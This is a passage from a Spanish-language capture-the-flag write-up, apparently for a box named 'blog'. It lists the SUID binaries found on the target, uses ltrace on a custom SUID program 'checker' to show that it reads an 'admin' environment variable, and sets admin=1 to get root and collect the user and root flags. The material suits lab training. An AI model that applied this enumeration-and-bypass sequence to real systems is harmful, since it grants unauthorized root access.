/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/sbin/checker
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping
/bin/su
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9066/bin/mount
```

Intenté leerlo con cat y fué horrible.


Usé ltrace y tenía más sentido. Busca la variable de entorno de “admin”, si obtiene el valor puede ser que haga algo interesante, de lo contrario no hace nada.

```
www-data@blog:/usr/sbin$ ltrace checker
ltrace checker
getenv("admin")                                  = nil
puts("Not an Admin")                             = 13
Not an Admin
+++ exited (status 0) +++
```

Creo la variable admin con valor 1 y la exporto.

```
www-data@blog:/usr/sbin$ export admin=1
```

Vuelvo a usar checker y esta vez me toma como que soy admin (contrario a no es admin). Me vuelvo root con esto y busco las flag de user y root.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.